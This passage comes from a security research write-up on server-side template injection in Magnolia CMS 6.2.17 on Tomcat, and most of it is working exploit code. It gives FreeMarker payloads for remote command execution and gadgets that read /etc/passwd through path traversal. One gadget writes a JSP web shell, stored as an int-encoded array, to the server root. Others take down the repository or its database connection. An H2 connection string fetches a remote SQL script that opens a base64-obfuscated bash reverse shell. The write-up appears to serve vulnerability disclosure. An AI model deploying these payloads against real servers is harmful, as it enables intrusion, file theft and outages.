116, 61, 34, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 42, 44, 106, 97, 118, 97, 46,
105, 111, 46, 42, 34, 37, 62, 10, 60, 37, 10, 37, 62, 10, 60, 72, 84, 77, 76, 62, 60,
66, 79, 68, 89, 62, 10, 67, 111, 109, 109, 97, 110, 100, 115, 32, 119, 105, 116, 104,
32, 74, 83, 80, 10, 60, 70, 79, 82, 77, 32, 77, 69, 84, 72, 79, 68, 61, 34, 71, 69, 84,
34, 32, 78, 65, 77, 69, 61, 34, 109, 121, 102, 111, 114, 109, 34, 32, 65, 67, 84, 73,
79, 78, 61, 34, 34, 62, 10, 60, 73, 78, 80, 85, 84, 32, 84, 89, 80, 69, 61, 34, 116,
101, 120, 116, 34, 32, 78, 65, 77, 69, 61, 34, 99, 109, 100, 34, 62, 10, 60, 73, 78, 80,
85, 84, 32, 84, 89, 80, 69, 61, 34, 115, 117, 98, 109, 105, 116, 34, 32, 86, 65, 76, 85,
69, 61, 34, 83, 101, 110, 100, 34, 62, 10, 60, 47, 70, 79, 82, 77, 62, 10, 60, 112, 114,
101, 62, 10, 60, 37, 10, 105, 102, 32, 40, 114, 101, 113, 117, 101, 115, 116, 46, 103,
101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32,
33, 61, 32, 110, 117, 108, 108, 41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112,
114, 105, 110, 116, 108, 110, 40, 34, 67, 111, 109, 109, 97, 110, 100, 58, 32, 34, 32,
43, 32, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32, 43, 32, 34, 60, 66, 82, 62, 34, 41, 59,
10, 32, 32, 32, 32, 80, 114, 111, 99, 101, 115, 115, 32, 112, 59, 10, 32, 32, 32, 32,
105, 102, 32, 40, 32, 83, 121, 115, 116, 101, 109, 46, 103, 101, 116, 80, 114, 111, 112,
101, 114, 116, 121, 40, 34, 111, 115, 46, 110, 97, 109, 101, 34, 41, 46, 116, 111, 76,
111, 119, 101, 114, 67, 97, 115, 101, 40, 41, 46, 105, 110, 100, 101, 120, 79, 102, 40,
34, 119, 105, 110, 100, 111, 119, 115, 34, 41, 32, 33, 61, 32, 45, 49, 41, 123, 10, 32,
32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109, 101, 46, 103,
101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 99,
109, 100, 46, 101, 120, 101, 32, 47, 67, 32, 34, 32, 43, 32, 114, 101, 113, 117, 101,
115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109,
100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32, 32, 32, 32, 101, 108, 115, 101,
123, 10, 32, 32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109,
101, 46, 103, 101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99,
40, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32,
32, 32, 32, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32, 111, 115, 32,
61, 32, 112, 46, 103, 101, 116, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109,
40, 41, 59, 10, 32, 32, 32, 32, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32,
105, 110, 32, 61, 32, 112, 46, 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101,
97, 109, 40, 41, 59, 10, 32, 32, 32, 32, 68, 97, 116, 97, 73, 110, 112, 117, 116, 83,
116, 114, 101, 97, 109, 32, 100, 105, 115, 32, 61, 32, 110, 101, 119, 32, 68, 97, 116,
97, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 40, 105, 110, 41, 59, 10, 32,
32, 32, 32, 83, 116, 114, 105, 110, 103, 32, 100, 105, 115, 114, 32, 61, 32, 100, 105,
115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 119, 104,
105, 108, 101, 32, 40, 32, 100, 105, 115, 114, 32, 33, 61, 32, 110, 117, 108, 108, 32,
41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112, 114, 105, 110, 116, 108, 110,
40, 100, 105, 115, 114, 41, 59, 10, 32, 32, 32, 32, 100, 105, 115, 114, 32, 61, 32, 100,
105, 115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 125,
10, 125, 10, 37, 62, 10, 60, 47, 112, 114, 101, 62, 10, 60, 47, 66, 79, 68, 89, 62, 60,
47, 72, 84, 77, 76, 62, 10]]

[#list jsp_content as x]
    ${file_writer.write(x?number)}
[/#list]
${file_writer.close()}

<br/>
Listing Location for "mal.jsp":
<br/>
${model.parent.node.session.unwrap().workspace.config.fileSystem.listFiles(path_trav)?jo
in(", ")}


<br/><br/>
```


Note: The “payload_2_INTarray.py” python code used to obtain the int array for “jsp_content” can be found in the Appendix section.



Path: /home/guest/Desktop/Magnolia/magnolia-6.2.17/apache-tomcat-9.0.58/webapps/magnoliaAuthor/repositories/magnolia/workspaces/website/default
Writing JSP to: /home/guest/Desktop/Magnolia/magnolia-6.2.17/apache-tomcat-9.0.58/webapps/magnoliaAuthor/repositories/magnolia/workspaces/website/default/../../../../../../ROOT/mal.jsp

Listing Location for "mal.jsp":
index.html, magnolia-icons.css, index.css, mal.jsp

Now, if everything was performed successfully, our malicious JSP will be written to the tomcat root and we can execute arbitrary system commands by accessing it at “http://<IP>:8080/mal.jsp”:



```
Command: id

uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
```


1.4. Denial of Service (DoS):

The following SSTI gadgets were identified to result in a persistent Denial of Service until the Magnolia Server is restarted:

1.4.1. Magnolia Instance Shutdown:

The following SSTI results in the shutdown of the current instance (e.g. Magnolia Author), resulting in "HTTP 500" Errors when trying to access any component belonging to the respective instance (e.g. the site, admincentral, etc.):

```
${model.parent.node.wrappedNode.wrappedNode.wrappedNode.wrappedNode.wrappedNode.wrappedN
ode.session.repository.shutdown()}
```



localhost:8080/magnoliaAuthor/travel.html

HTTP Status 500 – Internal Server Error

Type Exception Report

Message javax.jcr.RepositoryException: This repository instance has been shut down.

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
com.machinezoo.noexception.WrappedException: javax.jcr.RepositoryException: This repository instance has been shut down.
	com.machinezoo.noexception.ExceptionWrapper.handle(ExceptionWrapper.java:11)
	com.machinezoo.noexception.CheckedExceptionHandler.get(CheckedExceptionHandler.java:1741)
	info.magnolia.resourceloader.jcr.JcrResourceOrigin.getJcrSession(JcrResourceOrigin.java:246)
	info.magnolia.resourceloader.jcr.JcrResourceOrigin.getNode(JcrResourceOrigin.java:236)
	info.magnolia.resourceloader.jcr.JcrResourceOrigin.hasPath(JcrResourceOrigin.java:136)
	info.magnolia.resourceloader.layered.LayeredResourceOrigin.lambda$hasPath$2(LayeredResourceOrigin.java:121)
	java.base/java.util.stream.MatchOps$1MatchSink.accept(MatchOps.java:90)
```


1.4.2. DB Connection Close:

In this case, although the site/instance does not return a "500" error, by closing the connection we will prevent the execution of any SQL command on the server (e.g. write/update/delete actions, SQL requiring site images/resources):

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
repositoryConfig.connectionFactory.close()}
```

Although the site is (somewhat) functional we can see that:

- Errors appear when trying to save any modification made from admincentral:



localhost:8080/magnoliaAuthor/.magnolia/admincentral#app:resources:edit;/tours/templates/components/tourCarousel.ftl:edit

An error occurred while executing an action.
Action execution failed for action: commit


Resource Files

You're now editing a copy of the resource file stored in JCR

Content

```
[#------------- ASSIGNMENTS -------------]
[#include "/tours/templates/macros/image.ftl" /]
[#include "/tours/templates/macros/tourTypeIcon.ftl" /]

[#assign tours = model.tours]
[#assign showTourTypes = content.showTourTypes!true]

[#------------- RENDERING -------------]

${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.repositoryConfi

Modification
```

- Site resources are not properly loaded:



WHICH TOUR TYPE ARE YOU?

ACTIVE
Active holidays for active people

CULTURAL
Experiences of a lifetime

OFF THE BEATEN PATH
Unique holidays that take you off the beaten track

Appendix:

3 Freemarker payloads that result in RCE:

```
${ctx.request["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManager")["ne
wInstance"]("freemarker.template.utility.Execute")("id")}
```

```
${ctx.request.request["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManag
er")["newInstance"]("freemarker.template.utility.Execute")("id")}
```

```
${ctx.request.session["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManag
er")["newInstance"]("freemarker.template.utility.Execute")("id")}
```

Full FreeMarker code for triggering a malicious H2 connection:

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
repositoryConfig.connectionFactory.getDataSource("org.h2.Driver",
"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://127.0.0.1:8000/inject.sql'", "mal", "mal").getConnection()}
```

Contents of “inject.sql”:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL
SHELLEXEC('{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-
d}|bash')
```

Full FreeMarker code for reading arbitrary files:

```
Path: ${model.parent.node.session.unwrap().workspace.config.fileSystem.path}
<br/>
Number of Files:
${model.parent.node.session.unwrap().workspace.config.fileSystem.listFiles("/../../../..
/../../../../../../../../../../etc/")?size}
<br/>
[#assign x =
model.parent.node.session.unwrap().workspace.config.fileSystem.getInputStream("/../../..
/../../../../../../../../../../etc/passwd")]
"[ [#list 0..9999 as _]
[#assign byte=x.read()]
    [#if byte == -1]
        [#break]
    [/#if]
${byte}, [/#list] ]"
<br/><br/>
```

Full FreeMarker code for writing arbitrary files:

```
Path: ${model.parent.node.session.unwrap().workspace.config.fileSystem.path}
<br/>
[#assign path_trav = "/../../../../../../ROOT/"]
[#assign jsp_file = path_trav + "mal.jsp"]
Writing JSP to: ${model.parent.node.session.unwrap().workspace.config.fileSystem.path +
jsp_file}
<br/>
[#assign file_writer =
model.parent.node.session.unwrap().workspace.config.fileSystem.getOutputStream(jsp_file)
]
[#assign jsp_content = [60, 37, 64, 32, 112, 97, 103, 101, 32, 105, 109, 112, 111, 114,
116, 61, 34, 106, 97, 118, 97, 46, 117, 116, 105, 108, 46, 42, 44, 106, 97, 118, 97, 46,
105, 111, 46, 42, 34, 37, 62, 10, 60, 37, 10, 37, 62, 10, 60, 72, 84, 77, 76, 62, 60,
66, 79, 68, 89, 62, 10, 67, 111, 109, 109, 97, 110, 100, 115, 32, 119, 105, 116, 104,
32, 74, 83, 80, 10, 60, 70, 79, 82, 77, 32, 77, 69, 84, 72, 79, 68, 61, 34, 71, 69, 84,
34, 32, 78, 65, 77, 69, 61, 34, 109, 121, 102, 111, 114, 109, 34, 32, 65, 67, 84, 73,
79, 78, 61, 34, 34, 62, 10, 60, 73, 78, 80, 85, 84, 32, 84, 89, 80, 69, 61, 34, 116,
101, 120, 116, 34, 32, 78, 65, 77, 69, 61, 34, 99, 109, 100, 34, 62, 10, 60, 73, 78, 80,
85, 84, 32, 84, 89, 80, 69, 61, 34, 115, 117, 98, 109, 105, 116, 34, 32, 86, 65, 76, 85,
69, 61, 34, 83, 101, 110, 100, 34, 62, 10, 60, 47, 70, 79, 82, 77, 62, 10, 60, 112, 114,
101, 62, 10, 60, 37, 10, 105, 102, 32, 40, 114, 101, 113, 117, 101, 115, 116, 46, 103,
101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32,
33, 61, 32, 110, 117, 108, 108, 41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112,
114, 105, 110, 116, 108, 110, 40, 34, 67, 111, 109, 109, 97, 110, 100, 58, 32, 34, 32,
43, 32, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 32, 43, 32, 34, 60, 66, 82, 62, 34, 41, 59,
10, 32, 32, 32, 32, 80, 114, 111, 99, 101, 115, 115, 32, 112, 59, 10, 32, 32, 32, 32,
105, 102, 32, 40, 32, 83, 121, 115, 116, 101, 109, 46, 103, 101, 116, 80, 114, 111, 112,
101, 114, 116, 121, 40, 34, 111, 115, 46, 110, 97, 109, 101, 34, 41, 46, 116, 111, 76,
111, 119, 101, 114, 67, 97, 115, 101, 40, 41, 46, 105, 110, 100, 101, 120, 79, 102, 40,
34, 119, 105, 110, 100, 111, 119, 115, 34, 41, 32, 33, 61, 32, 45, 49, 41, 123, 10, 32,
32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109, 101, 46, 103,
101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 99,
109, 100, 46, 101, 120, 101, 32, 47, 67, 32, 34, 32, 43, 32, 114, 101, 113, 117, 101,
115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101, 116, 101, 114, 40, 34, 99, 109,
100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32, 32, 32, 32, 101, 108, 115, 101,
123, 10, 32, 32, 32, 32, 32, 32, 32, 32, 112, 32, 61, 32, 82, 117, 110, 116, 105, 109,
101, 46, 103, 101, 116, 82, 117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99,
40, 114, 101, 113, 117, 101, 115, 116, 46, 103, 101, 116, 80, 97, 114, 97, 109, 101,
116, 101, 114, 40, 34, 99, 109, 100, 34, 41, 41, 59, 10, 32, 32, 32, 32, 125, 10, 32,
32, 32, 32, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32, 111, 115, 32,
61, 32, 112, 46, 103, 101, 116, 79, 117, 116, 112, 117, 116, 83, 116, 114, 101, 97, 109,
40, 41, 59, 10, 32, 32, 32, 32, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 32,
105, 110, 32, 61, 32, 112, 46, 103, 101, 116, 73, 110, 112, 117, 116, 83, 116, 114, 101,
97, 109, 40, 41, 59, 10, 32, 32, 32, 32, 68, 97, 116, 97, 73, 110, 112, 117, 116, 83,
116, 114, 101, 97, 109, 32, 100, 105, 115, 32, 61, 32, 110, 101, 119, 32, 68, 97, 116,
97, 73, 110, 112, 117, 116, 83, 116, 114, 101, 97, 109, 40, 105, 110, 41, 59, 10, 32,
32, 32, 32, 83, 116, 114, 105, 110, 103, 32, 100, 105, 115, 114, 32, 61, 32, 100, 105,
115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 119, 104,
105, 108, 101, 32, 40, 32, 100, 105, 115, 114, 32, 33, 61, 32, 110, 117, 108, 108, 32,
41, 32, 123, 10, 32, 32, 32, 32, 111, 117, 116, 46, 112, 114, 105, 110, 116, 108, 110,
40, 100, 105, 115, 114, 41, 59, 10, 32, 32, 32, 32, 100, 105, 115, 114, 32, 61, 32, 100,
105, 115, 46, 114, 101, 97, 100, 76, 105, 110, 101, 40, 41, 59, 10, 32, 32, 32, 32, 125,
10, 125, 10, 37, 62, 10, 60, 47, 112, 114, 101, 62, 10, 60, 47, 66, 79, 68, 89, 62, 60,
47, 72, 84, 77, 76, 62, 10]]

[#list jsp_content as x]
    ${file_writer.write(x?number)}
[/#list]
${file_writer.close()}

<br/>
Listing Location for "mal.jsp":
<br/>
${model.parent.node.session.unwrap().workspace.config.fileSystem.listFiles(path_trav)?jo
in(", ")}


<br/><br/>
```

Python code for “payload_2_INTarray.py”:

```
#!/usr/bin/python

payload = """<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -1){
        p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
"""

x = []

for i in payload:
  x.append(ord(i))

print(x)
```

Note: The JSP code was taken from “https://gist.github.com/nikallass/5ceef8c8c02d58ca2c69a29a92d2f461”.

2 Freemarker payloads that result in DoS:

```
${model.parent.node.wrappedNode.wrappedNode.wrappedNode.wrappedNode.wrappedNode.wrappedN
ode.session.repository.shutdown()}
```

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
repositoryConfig.connectionFactory.close()}
```